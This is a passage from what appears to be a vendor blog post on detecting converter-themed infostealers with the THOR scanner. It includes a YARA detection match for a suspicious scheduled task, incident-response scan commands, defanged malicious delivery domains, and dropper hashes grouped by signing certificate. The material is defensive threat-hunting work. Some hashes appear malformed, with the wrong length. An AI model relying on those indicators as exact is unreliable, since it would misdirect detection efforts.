REASON_1: YARA rule SUSP_ScheduledTask_Anomaly_Jan21_Low / Detects noteworthy scheduled tasks - not a finding but a highlight
SUBSCORE_1: 45
REF_1: https://nasbench.medium.com/common-tools-techniques-used-by-threat-actors-and-malware-part-i-deb05b664879
SIGTYPE_1: internal
SIGCLASS_1: YARA Rule
MATCHED_1
  • <?xml version= at 0x2 in
    <?xml version="1.0" encoding="UTF-16"?>
  • <Task version= at 0x54 in
    ".0\" encoding="UTF-16"?>\x0d\x0a<Task version="1.2" xmlns="http://schem
  • <ExecutionTimeLimit> at 0xbd6 in
    "n>false</WakeToRun>\x0d\x0a <ExecutionTimeLimit>PT72H</ExecutionTimeLimit"
  • [AppData] at 0xdf0 in
    <Command>C:\Users\admin\AppData\Local\Easy2Convert\Easy2C
RULEDATE_1: 2025-11-13
TAGS_1: ANOMALY, FILE, SUSP, T1047, T1053_005
RULENAME_1: SUSP_ScheduledTask_Anomaly_Jan21_Low
AUTHOR_1: Florian Roth
REASONS_COUNT: 1

```

Suspicious scheduled task detected by THOR

In a real incident, this changes the workflow dramatically. Instead of digging through raw event logs and trying to correlate timestamps by hand, you open the THOR report and immediately see the bigger picture: a converter-themed installer dropped into %LocalAppData%, a scheduled task created shortly afterwards, the task pointing to an updater binary, and finally connections to a suspicious C2 domain. From there, pivoting to other systems with the same task name, same path, or same C2 indicator becomes a straightforward follow-up rather than a multi-hour forensic exercise.

For this blog post, we simulate an ad hoc short-term compromise assessment with a clear focus on these converter-style information stealers. The idea is that you arrive at an environment where users might have clicked on malicious ads in the past days or weeks, but you do not yet know on which systems, when, or how often. THOR gives you a way to answer that question quickly and with a consistent methodology across all hosts.

First of all, keep in mind that it is best practice to update the signature set before each assessment. You should also apply full updates if you want to use the most recent THOR versions, which often come with additional parsing and detection features.

```

F:\ir\thor-util.exe update
F:\ir\thor-util.exe upgrade

```

Next, we create a THOR configuration file tailored to this quick assessment scenario.

```
F:\ir\thor64.exe --max_file_size 10MB --global-lookback --lookback 30 --norescontrol --notimestamp --dump-procs --procdump-dir F:\ir\procs --htmlfile "F:\ir\:hostname:_thor_:time:.html" --jsonv2 --jsonfile "F:\ir\:hostname:_thor_:time:.json" --generate-config > F:\ir\hxtmpl.yaml
```

This command generates a template configuration with a few deliberate choices:

- It limits the scanned file size to 10 MB to keep runtime reasonable on large systems while still covering the typical converter droppers and payloads.
- It applies a 30-day global lookback across modules. This is especially useful for environments where the infection might have happened weeks ago, but relevant logs and artifacts are still present.
- It disables resource-control checks and skips the timestamp module to speed up the run in an IR situation where time-to-result is more important than very deep anti-evasion checks.
- It enables process dumping to `F:\ir\procs`, which can be invaluable if you suspect in-memory components or want to perform deeper malware analysis later.
- It writes both HTML and v2 JSON reports using THOR's `:hostname:` and `:time:` placeholders in the filenames. The HTML report is handy for quick manual review, while the JSON v2 output is ready for automation and timeline tools.

The v2 JSON format makes life much easier if you want to ingest results into Timesketch or a SIEM to build timelines and correlations across multiple hosts. Entries related to scheduled tasks, `%LocalAppData%` executables, suspicious domains, and THOR's own heuristics all end up in the same structured stream, ready for filtering and pivoting.

Once the template is in place, you can launch THOR with a simple command and apply the same configuration consistently across all systems in scope: `F:\ir\thor64.exe -t F:\ir\hxtmpl.yaml`.

From that point on, every host you scan tells its story in a comparable way. If a user downloaded `ConvertMate.exe` three weeks ago, THOR's lookback and file system checks will still expose the scheduled task, the updater binary in `%LocalAppData%` and any remaining traces of the C2 communication. Combined with the logging and AppLocker measures described earlier, THOR becomes the spotlight that reveals where those converter campaigns have already taken hold and where your defenses successfully held the line.

## Indicators

---

### Payload delivery

---

- ez2convertapp[.]com
- convertyfileapp[.]com

- powerdocapp[.]com
- infinitedocsapp[.]com
- convertmasterapp[.]com
- conmateapp[.]com
- pdfskillsapp[.]com
- pdfclickapp[.]com
- zappdfapp[.]com
- onezipapp[.]com
- crystalpdf[.]com
- pdfsparkware[.]com
- zipmatepro[.]com
- notawordapp[.]com

## Droppers

---

### BLUE TAKIN LTD (Thumbprint: A6BD7B323D3135E4F13F5C198EA23163D622B538)

---

- c60a9792f93e923834545153ec31f3420878c0d94c011a6b7ef30b5a2074a38a
- 27262f4bf8096f04e53309d4ce603cfbeeb27ed10abdf1c461d3ccb14e012f61e
- 0cf56f52467b3426d63eb770c1b0f2a3d3b932a3ee46c24d078895301fdf3094
- c3715cea525798edd6803a44fca33c7891ff8ccb5ff7a74d8398315b19121395
- bb7136bd3558ff3851cb90d24dfe69177fd7f59c00ae93a0986d2081e9705471
- 3a32421848f4175aebb1007f4c1337f9140190739722ba46801a4c295d4f0f3b
- ae8cca2b0e0afc7fc2905983059d731a065be9313bdd97ffe94afd1169307116
- c86e8c05fdaffc36d0b5267051119d0b47c16c2ead34f43f6598bbd84b1760e8
- f7a63882c9f3611603f12163e06ea04220645367d81ce90e5ef6e5033246c87c
- ecf876ac0225934c183cdf76f55f0ba2d1c5cf86a52d2ba882cdc33eda11f878
- eb50b5d87e995f76ee66abf90bab7e718b507a69392582c0a97824c64ab9fbe9
- bdc94536af64da0e7b5db0f61cfec0a942b16457f6119aa2c32b651f3865198
- 87cec3315255e1b9140077b071134da1487414c09506f87f018acb945fc415dc
- 76caa26aabc2fd6cb3a7ad4a0eb5d8cc7062e430fbf78cc9fb4ed6d61be8f761
- 76a1d8c48efc909e616dedd06edacd09791fc964ed4ae0088a15691a6289d41d
- 043d05291790a2675feceec065f227852741567de18124ce0823ef1c3cdf81ee
- 4d5fc3f1dc446add61f03d8ef18d40d8d26a8b5477f18bc2b5ee0402fdf1f81c
- 3dad32204449e51e0f03d8a56439413beee266f5cf323034917e4d80eb2e8bf2
- 5fbd757487c4bcbfcad518f8ac8d54d2a683a17f47e9044a6605980e88787849
- 709b1ad5c05ca938531dec06109dc24fc3396ab22141a3bb64e11e9b8b285b88
- c9f866da36cd2abe0283c5fa1f46f650908603d7ad2af205c0ff8a511f3da62d

### TAU CENTAURI LTD (Thumbprint: F38B5E3A3A9807A36BC947B75BF14BC8091C83A7)

---

- 3d82200083a86df09c3b16c9095b844738a76863b1b01092b6c4dbef3b974b12
- 021fcfb9aee1d244366e0a382d24ccf673e4b07ef5f1e6f9757b99a32c57d64

- 0ac92a1d215b2921cf0e41274ad7def4f6f2df988747a6d361fb58e67fd8890f
- f87c8cfce2afbe22499034de45bb1c4423fbf329c84b4c3d8a3aa7d9821f39ea
- d2f5a074c5ea4c29523cca520f52f9dae3e3ab0c900be97367613f703e4daec8
- 86de6ed7c10681ee8192ec888a0d845b3dc9f0d31a770619faf97344f97be83d
- ba268eea4bbaee298e9e85b482dd73d03444671daf8bc157f42ed8b6731aa1a2
- 5e1589a760f1420be634fc17816456da36c8df1bea752d99becde1a579d65d21
- dc9f08e2648598f493a1c6b592dc042ac3751f2e4aee40f66b075f4c9e159590

---

#### **SPARROW TIDE LTD (Thumbprint: 8D4FB4A66FD31E36515B5E54D48F31B7715B8AF9)**

- 785f8dcd7dc657ae11cb305369168a9028653d64d2ec88f93b12512bd973650b
- a54005386c3eff1af6007d0b76b6d2cfa719762622dea4c746bb82ed55997539
- bcaafb55e8b91ac3148bd8d067daf3dfda3a2d42f4ad5273a2d261857a909449
- 9892f85925080f8c0929f337133280b8d1dce5ff311cfd0a2a56c5a968cbc304
- 0a11983b15d1fcf62e637cb7c2ad185baf8cb124a7973ce616e25000fe64bb3f
- 6ae8c50e3b800a6a0bff787e1e24dbc84fb8f5138e5516ebbd17f980b471512
- 6a37a5396c9b58f2e4f4d25269525c8af0c56b3c5f15000ef20f935f95718113
- 26bb02cac46fd4b025ffca55ea3ecf1cc2a63f5301bcb07badd6c8cfcdc81bbf
- eb680e33bd5dcfe1bf4edbc60ceb3f7013fe93cfbb93390d47e869afa3fc9fd1
- b5133ffb26ecdf40d5fa57c477a053a4dc2488f767256f01b2622d0a03a8436c
- 793b95e8e431e79c84058f741728fa69a41635db65ebbc23e0bc71e392cf12c3
- 960889d1a5896a2dc684fe6a887c6318f871807b6e3a8e5d0b18c5b088dd8104
- 06a83c4c3d41aed15fc6a9f31f16a3730723d4041f1aa7ed966711b9e374b2a3
- 0d16f30ec7a54173ad42f91abfd1f8c66f84e52f8eb9a1db3753b26b3712a425
- ddbc8a1a4372071d2b901c55bc29ad6653dac6043c1d67d610dcdef62ae61a60
- 8421d536f90980b8962fa737f1bbae32b387237f34f2f8a40466f90315c85931
- 2b070abdbb7fb795fd0f16f95aa1b074270c0e73166e4bbc5733690c102c0b21
- f89caa0a8006ff2d1a0a85801c2617ccc772e9bb70e34961e14a5f0570119183
- c919896243f96b5ed0dd110c6c95d15e46e1cc7367ef6130f95cb7b5e62b9018

---

#### **TECHNODENIS LTD (Thumbprint: D8263A1EA0C4D119C5346E1B26200377283774F4)**

- 4b928e46b3710fad588217645f4bc7079eef1ebb2b8d8c2caade21300e28d0d2
- d0c7471c7950b2f80dbf92f929dfb0f10d518b551b326e56e9b2870de90196f3
- 469bf37e3ef3e64dc56009eaab45b09b0d14c76a21a16dd328d9696f1a367d8e
- 6cb7c263e9aed289d52385bae7e721811edbe723363c7ef38eaf7ba58a78b492
- b61dd6d72c2ec6f7ba6d8a3e63f3ade377821cf7b9b1692b333a0baba646a6ac
- 35034d19a0ba86425e4e6f7455c68410c0183c36dae932bf47216d585de0cfa2
- 2cefdd467349a7412c18fd9cce8c5190530244963491453ab27ed6ef60f41fe2

---

#### **AMARYLLIS SIGNAL LTD (Thumbprint: 02C4B0C7438F3AE718FFA47137B75151713F38EA)**

- 08b9f93000512b45f8c2e8d3d6624536b366e67c40fd4b958db58e3a1d129c3d
- e95de8452d32b439e0286868ed16f63943af3bc059dca6bcb48d1cbe2431440e

- d9f9584f4f071be9c5cf418cae91423c51d53ecf9924ed39b42028d1314a2edc
- 09c2af472ab86b62a702e94a39df2bef09205f4249ed871cbeece751c1e7ef4f
- 6bf2cc4e9d9901541214d7efc8bb8bb24ef5bddc238598333c843e421c042c6b
- 46c9f63648d1a0fab977ec7b921ee1111a85402591984b12bd41391ecb2f5d6e
- 5ae866358a4d24c8f3b81bf6790af2f90401bc07e0b07494f9867d95fb4b48f3
- 0edd3de73a63f65b68cff15ae32ea224c023d1339de9fb95046b0fbf17c8d1a5
- ec5e45ad43e55f6cce191342e2274eb108ede90f909379b54448147db0721c0d
- b6b633f32933b2f3001cc64c452c32dbda8478e6d7405f53dcde30f3630f0867
- aead247067b61aca1a46a33029b5715d5a5eb645b509f2b6bb34d42675d1bb01
- a7d18f0ef0ee06ae80801e4afb6cd6c2342dcf7b4a81e5c3ff8431dfcd5e7081
- 64954b00681201ce5bbb21bcb22d781076f3abf9211b40aaf717f6dc04e0beeb
- 7744b67501a840ba687c641b01e9924d40a034b02582e0f233174e11a85480d3
- 926ef1a9ac8c380b53068b2eda7a1cf8e15bd661b24a422276051debd979af17
- 92cf26ac4fbce70f5e2b65dde547bd27e45d923dcf51a70c9e073024f671969e
- 64aaadd4c13d1b3e0daae138e5cc879c62b9e73787d4271567f46fbf5b5f440f
- 35be0a7628fbf5401730c01b0aaa1c0033e6993349b02135a1fbc7adb7d5250
- 6d0d319dd6330e1f5fcd05471932c2ce6449e50ed1c5e5ed9a5320997af6c24e
- 5ac2041454d46f138c2aa75a15f43372600143bf952ac656aa96288442a56946

---

#### **BLACK INDIGO LTD (Thumbprint: 3B5253A4853056458675B5CB1903C05BC2DBBD1B)**

- 666d8f132048755cc2951437d6e2f66795a3345a070be15dd67098378e919f8a
- 1994b6c8c30b4346f6b00da12fc161eb73210af08b914a1c4768b109b234f2df
- 3199c93d3301fa84f0d803932b2c67da0ecd9381a584f4fc52e84822da594579
- 186aa2c281ca7bb699ce0b48240b7559a9ac5b0ba260fb78b81ec53249548f62
- 2b4b63737a540d342d32a9edca06195b5c028c3b4fb9af578a736d731e7fdddd
- e6696f2be034e1d113fabec1c3843704ee7cc88ce0624bba3e942e32dd7e99c5
- b6e014cd6745a3fbe5110a85c2292f767dc806a80654d3b02f96771bc4313864
- 43d559e9fedc9b0bac57f92b5b51d5c58ac730b0b7234365394f619a06021664

---

#### **LONG SOUND LTD (Thumbprint: ECE7440C53C235E5E69E57EACB9250154AF20DE0)**

- 0f76f6a9f7c2575f9312953d37b51a8e1a7cc38a0758e272deef25bd6593306e
- f756da4ded4cf2429ba69125cb8d42fac44f7d9c1dfa6dc56af18341b84c103b
- b6a521973f63be66e87111b38b39dbf8a42bd4a276db546d53c58712c5e6b9a8
- 598da788600747cf3fa1f25cb4fa1e029eca1442316709c137690e645a0872bb
- fb96f3fbe71f85a60deee750be9c49dbaa1a2034636742ae6951db7bafabc220
- 6aaef46a0634ef190c3ceebfaac7e5e4754ec3da1ba70165a53bca191732df7e
- 6992aaa7289e78999d148d81edac4d0ca3ac14a62aa69fda8c05ce9f6614301d
- a2ec43fd857f2bb7c176bc6661c533204e2a64916eed32f968d51e7f44bc2a62
- 45da5caa19b45f20fcef0e00d39cf84db5189a6bc85fe007f03414fe9d15db7f
- c0dca3eec2f05c165382646eca7dca00586d49b8eccbe2c293babe268b5cf0b4
- 5a68b3f3f02fa768d97d6980680e20e6a18c64c9cd7b648803bd041e125048b9

- 5b9e9609ba2c494f8a71b7725896356c13e39db5216f40d9e6078819ec8d5f2a
- e9d85e1d604b1fdd3c2211ef67e007a7101f45d99de0567728ce0e74493b0d61
- 51d4b6935205b8aef162daa87935ee0f0fb6a1b3fedcaaadff2eaa8075aaf3fe
- 81693d22d46d1a539f39d44ba4a2d269ccd485fa0b94d1386d4157ddbb277cc5
- 536f7c8744dddeb9dff8eb9a13f0f0bf82e0ce928a5e81c4691affc7d858f48d
- de18073e963e2ad0a9c5e7002443dc45afd661df398e1e02ea9262162dc3cc75
- b635d9b4ccd6c44f1aa181460ffb0688a0b5f87e61cc265010b161e1d9fdeb02
- 2252b67088e9fd0fec7f4a96fe442a7e4d77e9a5bb8ef803b8056a50ef19ea60
- ce9bcc2b454199470788bec46496d32981250b9b5ceeb268acede3bc826e87c1
- ac4119cfabf9d29b68ddacb0efdf9ce555fc0569327e102094a45a6c1cf23cb
- 176cdfdb775d909ddb14cc5c3e7e035d1dd6ea7a36efe37e663f840fa75b9500
- bdb90727cb726d425015306dbcaf148b363bd11dbc911c7296d9fcbbef139a76
- 04a24abc73fff7dca5d619653b3fa2370c99599ad213c6d5b8b60b29f645fc6b
- 827a8d5f63f5bd83cc7248f99a52f7176c802bf6751896f2e836ca7a62325aaf
- 551fd8fc203535514b8ae704229de8ebdd6425dfb8c4b6a430d7a030a6b3b9e5
- a769274d01dda847b8fbc8179c0a4fd53d1ee7e3af7d4a4192ba7ed6fbccff70

---

**OR KAHOL LTD (Thumbprint: 4217BAC417F82CC3416ACD4E3954DD17A1E8E23D)**

- 1f46e752ec127c6fb7c2ee4a6a049af0fa6881763d7a3bfc356cacd4b95afee2
- 427b4f7ad5bc5a6977425027d78117b143cd95076585190483fbc586b3d281a6
- 3c32e12668c612acdfdb82dc761342a33660c2f966b9047dd4f5909e545f37dc
- 29ec80996af90dca4f8612c2951028be11e59502a2734c9729cc273dfff4e2eb
- 9263cda53e23ec8afec8de089393f45b889f9c5e40ecf51c8465d226293592fa
- e121ab4fb9a9773b53e64db246e6fe5c362f6606d74467245e863bb26f31cf00
- 5b42df932d0ab1aabaebabb6970973e0add6ad3ad5303dd96fcb681b074ea3ce7
- 21c1f4758bdf39c368bfa224380d78bf3674e776a830f01f12899fc928cf969d
- aa224aa8d3d1656ee87a336f32278d1d018bd24fd559fe176df5babe9af373ec
- ada73135ec9b16212e289374337cf52aa400c0e692af9ef37a2c8aa7f9af8612
- 4c6f36ef5ceba6fb257dcd1f5e77b9e54cc3315de4fa7eebe0ff9df16de29195
- 8877659b9fb67f891ff5c725cfd83fb243610a98657118d07687c0be4bc4890a
- 3ac901c436e9989225482a0e5467c9af7c329b325de29f5dff09249b72a643a6
- b64cd8742bdb296b3f582c9f2ef851c2d3beed12a0ee88a36be560d07bf9a275
- 93504f337baf56db3dfeae49801381e524814601f20ef1c0ce6f63e3a86ec69b
- 3c3ab1a92c9a7ef5bca3b23cbb99adb0d5e339ed09081e3a5ac32a0a31cc1fc2
- 753c0912aa9680237d9419fb6df530abbabeb551b93a1eb6849627689a0d4c92
- 4b23e861a1c969ed479d5d565dc8c7b2faedb772909ea8b4fa5aa5666698036d
- 53d0dffae8ff8c4d46a9916cc592f6c3577622946a785c51739e306d704f53f3
- 8a0b69a61c3f365abe0f93715d8b8dd409e2b654c60e063d67c9aa70fe9ac7a5
- 449be9e617efdbbf57169e452ec4d20935e67e524bc26335a73209821873f3c7
- f05296b7881f233187ca9c9ebcadd718b5e88727e2743873dfbedea001b19772
- ee35301bda486e27483109c08615c4af6476bc45ff96f5627e2ca62d36171e6e

- 062a49701b82b5a2df77d7cb583e12736fc77e42b94d1bf55da23457f9b8bab5
- bae02d368de7b302c5f5449e12dffae3594bdc45bb444688b77bc42c71dfdf48

#### **Astro Bright LTD (Thumbprint: FE8AC01467F8E21806BA338E69DF21B5B7E74E78)**

---

- f3c11d0d18c5fe7c40c2ff833a618a46873ae99b0e7525f692d407395fd61b8b
- 08da2fefbd4708fce4b5548c044678c468af412c20066840ed816aa5b8bc6a87
- 8aa70fdc57303e3a5efc82d2b4a5bbdba6587fb17c7be63647014eabcf05e591

#### **Mainstay Crypto LLC (Thumbprint: E3EFCCB48A282FE2091CBA889D79BF65DEF49607)**

---

- 717c2728b957a7faecb7d1ac057bb03053f6397bbc369092c493daf6d45dc67c
- 00f0338e7caa630d10347a5bebed83bb4c11ebce34f4470a213f93828a66addf
- 49e71ff9addb76bad185379d09fbf96553b89af8bc9e078012d9917da7351551
- 7c6c4844b4ad7f4d94cfeaa019a50844339fca659dd5b794e86f0977fb496642
- c4a9c07dd89b84b9fd1795fc8170333a79c7796c6cb73fea4d8d414fee1f733b
- 2d980ec155001d365a72cff9a86f3826e40d7aa155df973d3a85bcc6b37771ff
- 82fe769c4088acbaefa516d163333d8bdd0bdd7e5d07a21648fb985b32e7e12d
- 5f0a98d243af2771d32d9789cc8eda7ec83adeaf429371be015d61a0454d1f99
- 09d148539a423c314516ed608432749fd5e1281ad096e7283fac656872a53140
- 6badb19b985bbbefc1015a80fabbbddc078b8daf32b0164e96e86c84439d14372
- 09109daf67d7a056cec5c09ce3eac1aa2999b613e297c56bd5176afda427e624
- 0c317bf697cf919f8708ce49ffb2588f481a6035edab5e0d7ec38640bb4c8a57
- f9c796a4ad9e17b7b0c6b64e8787095ed6b19d5d2ae1dd5988f78b1296a2a192
- 77358ff5cb1546c643a476e9047541adb49b53e3b37c897f0e5232df2c576012
- 880f2093e58d5aa40f3b6784748f12008b8f9ff0b07f9fe93d71810ded867217